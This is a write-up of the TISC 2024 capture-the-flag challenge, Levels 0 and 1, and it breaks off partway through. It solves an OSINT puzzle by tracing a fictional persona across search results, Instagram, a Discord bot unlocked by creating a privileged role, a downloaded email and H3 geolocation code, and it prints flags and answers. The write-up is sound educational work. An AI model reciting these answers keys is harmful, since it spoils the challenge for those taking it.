

TISC 2024

Level 0

Description

Welcome to TISC 2024

To proceed, complete [this form](#).

Flag: TISC{7h3_g4m3_1s_0n}

Level 1 - Navigating the Digital Labyrinth

Description

The dust has settled since we won the epic battle against PALINDROME one year ago.

Peace returned to cyberspace, but it was short-lived. Two months ago, screens turned deathly blue, and the base went dark. When power returned, a mysterious entity glitched to life on our monitors. No one knows where it came from or what it plans to do.

Amidst the clandestine realm of cyber warfare, intelligence sources have uncovered the presence of a formidable adversary, Vivoxanderith—a digital specter whose footprint spans the darkest corners of the internet. As a skilled cyber operative, you are entrusted with the critical mission of investigating this elusive figure and their network to end their reign of disruption.


Recent breakthroughs have unveiled **Vivoxanderith's online persona: vi_vox223**. This revelation marks a pivotal advancement in our pursuit, offering a significant lead towards identifying and neutralizing this threat.

Our mission now requires a meticulous investigation into **vi_vox223**'s activities and connections within the cyber underworld. Identifying and tracking Vivoxanderith brings us one crucial step closer to uncovering the source of the attack and restoring stability to our systems. It is up to you, agent!

Solution

Duckduckgo, instagram, discord, & bot

The instagram profile can only be found via duckduckgo, not Google.



The screenshot shows a DuckDuckGo search results page for the query "vi_vox223". The browser address bar shows the URL "https://duckduckgo.com/?t=h_&q='vi_vox223'&ia=web". The search bar contains the text "vi_vox223". Below the search bar, there are tabs for "All", "Images", "Videos", "News", and "Maps". The "All" tab is selected. Below the tabs, there are filters for "Always private", "Singapore", "Safe search: moderate", and "Any time". The search results are displayed in a grid format. The first result is an advertisement for "Get Your Voxamp - Get Voxamp On eBay (AD)". Below the advertisement, there are four product listings: "Takemine Guitars", "Electric Guitar Schecter", "Fantastic Prices On eBay", and "Under \$10". Below the product listings, there are three Instagram profile links for "Victor Ovhoa (@vi_vox223)". The first link is "https://www.instagram.com › vi_vox223" and is highlighted with a red arrow. The second link is "https://www.instagram.com › vi_vox223 › p › C9Cmd4Opp_F" and the third link is "https://www.instagram.com › vi_vox223 › p › C9Cm1z-pn4x". Below the Instagram links, there is a Twitter link for "https://twitter.com › vi_vox223".

→  https://duckduckgo.com/?t=h_&q='vi_vox223'&ia=web

"vi_vox223" 

[All](#) [Images](#) [Videos](#) [News](#) [Maps](#) [Chat](#) 

 **Always private**  **Singapore**  **Safe search: moderate**  **Any time**

 [ebay.com](#) | [Report Ad](#)

Get Your Voxamp - Get Voxamp On eBay (AD)

Find the deal you deserve on eBay. Discover discounts from sellers across the globe. No matter what you love, you'll find it here. Search Voxamp and more.

Types: Fashion, Motors, Electronics, Sporting Goods, Toys

Takemine Guitars Buy Takemine Guitars on ebay. Money Back Guarantee!	Electric Guitar Schecter Buy Electric Guitar Schecter on ebay. Money Back Guarantee!
Fantastic Prices On eBay Fast and Free Shipping On Many Items You Love On eBay	Under \$10 Fun Stuff. Ships Free. Brand New. Guilt Free.

 https://www.instagram.com › vi_vox223

Victor Ovhoa (@vi_vox223) • Instagram photos and videos

3 Followers, 1 Following, 8 Posts - Victor Ovhoa (@vi_vox223) on Instagram: "Embracing technology's endless possibilities!"

 https://www.instagram.com › vi_vox223 › p › C9Cmd4Opp_F

Victor Ovhoa | Crafted by AI, inspired by the unseen. | Instagram

Jul 5, 2024 · **vi_vox223** on July 5, 2024: "Crafted by AI, inspired by the unseen."

 https://www.instagram.com › vi_vox223 › p › C9Cm1z-pn4x

Victor Ovhoa | Where technology meets imagination. Crafted ... - Inst...

Jul 5, 2024 · **vi_vox223** on July 5, 2024: "Where technology meets imagination. Crafted by AI".

 https://twitter.com › vi_vox223

@vi_vox223 | X


The latest posts from **@vi_vox223**

 https://www.instagram.com › vi_vox223 › p › C9Cm6Odp_u_H

Victor Ovhoa | AI-generated visions from the digital realm. - Instagram

Jul 5, 2024 · **vi_vox223** on July 5, 2024: "AI-generated visions from the digital realm."

Go to the `discord` instastory to discover a bot that will send us the next message.



Going through the story, we will discover a bot to be added to our discord server. Using this link to add the bot into your server: https://discord.com/oauth2/authorize?client_id=1258440262951370813&scope=bot

Ref: <https://help.pebblehost.com/en/discord-bot-hosting/how-to-invite-your-bot-to-a-discord-server>



Discord 9w



Very thankful for his support! 👍

12:12




Thaddeus

Hey Thaddeus! I think I've finished creating the bot. Are you interested in giving it a try?

Sure thing! I'm curious to see what it can do. Where can I find it?

Sure! Let me figure out how I can share it with you.

You can add the bot to Discord using this ID:
'1258440262951370813'. Give it a try and let me know if you encounter any issues.



Thanks, it works perfectly!
Added the bot without any
issues.


Continue to explore the remaining story will allow us to discover the D0PP3L6463R role.
Create that role in your server settings and add yourself to that role.



Discord 7w



Hope he's impressed !



Whoa! The /help command seems to have changed with the role!



ctf only

Events

TEXT CHANNELS

general

VOICE CHANNELS

General

general

Hello everyone! 🙌 I'm FactBuddy, your friendly Discord bot her you a daily dose of fascinating and fun facts on demand!

Here are the available commands:

- !help - Shows the available commands
- !funfact - Generates a random fun fact

LameCarrot Today at 10:34 AM

!help

FactBuddy **APP** Today at 10:34 AM

Here are the available commands:

- !help - Shows the available commands
- !funfact - Generates a random fun fact

Commands restricted to 'D0PP3L64N63R':

- !list - Lists the available files in the system.
- !read <filename> - Reads the content of a specified text file.
- !display <filename> - Displays the specified image file.
- !download <filename> - Downloads a specified file.

More features were shown to me after adding myself to the D0PP3L6463R role

Email, next step, and coordinates

The list command will show the following files:


```
File List:
ReadMe.txt
Notes.txt
Test.txt
Usernames.txt
```

```
Password.txt
EmailAttachment_020524.png
EmailAttachment_130424.png
EmailAttachment_030124.png
Update_030624.eml
```

Download `Update_030624.eml` to read instruction for the next step.

```
!download Update_030624.eml
```

We can open it in outlook which will tell us to explore both the linkedin page as well as obtaining password which is the location Vivoxanderith is at.



We can use the `h3` library to convert from the IDs to the actual coordinates. Firstly, install the `h3` library.

```
py -m pip install h3
```

Execute the following code.

```
import h3


h3_ids = [
    '8c1e806a3ca19ff',
    '8c1e806a3c125ff',
    '8c1e806a3ca1bff'
]
```

```
# Convert each H3 ID to latitude and longitude
coordinates = [h3.h3_to_geo(h3_id) for h3_id in h3_ids]

print(coordinates)
```

```
C:\>py locations.py
[(41.54442676663022, 12.99424263286604), (41.54455146278631,
12.994414040395586), (41.54438325434548, 12.994469394622223)]
```

Putting the coordinates on Google map, the password/location is `Quercia secolare` .





Telegram is the secure channel

Scrolling the linkedin page's posts, the first post mentioned Telegram as the secure channel.

https://www.linkedin.com/company/the-book-lighthouse/posts/?feedView=all





HomeAboutPostsJobsPeople



The Book Lighthouse
61 followers

See a collection of active or past ads by The Book Lighthouse.
[View ad library](#)

AllImagesVideosArticlesDocumentsSort by: Top



The Book Lighthouse
64 followers
2mo •

Introducing Our New Telegram Bot: Your Personal Dictionary at Your Fingertips!
We are thrilled to announce the launch of our latest innovation at The Book Lighthouse – a Telegram bot designed to help you look up the meanings of any words, anytime, anywhere!
In today's fast-paced world, instant access to information is crucial. Whether you're a student, a professional, or an avid reader, having a reliable tool to quickly find word meanings can significantly enhance your learning and productivity. Our new Telegram bot is here to provide you with that convenience and more.

Key Features of Our Telegram Bot:

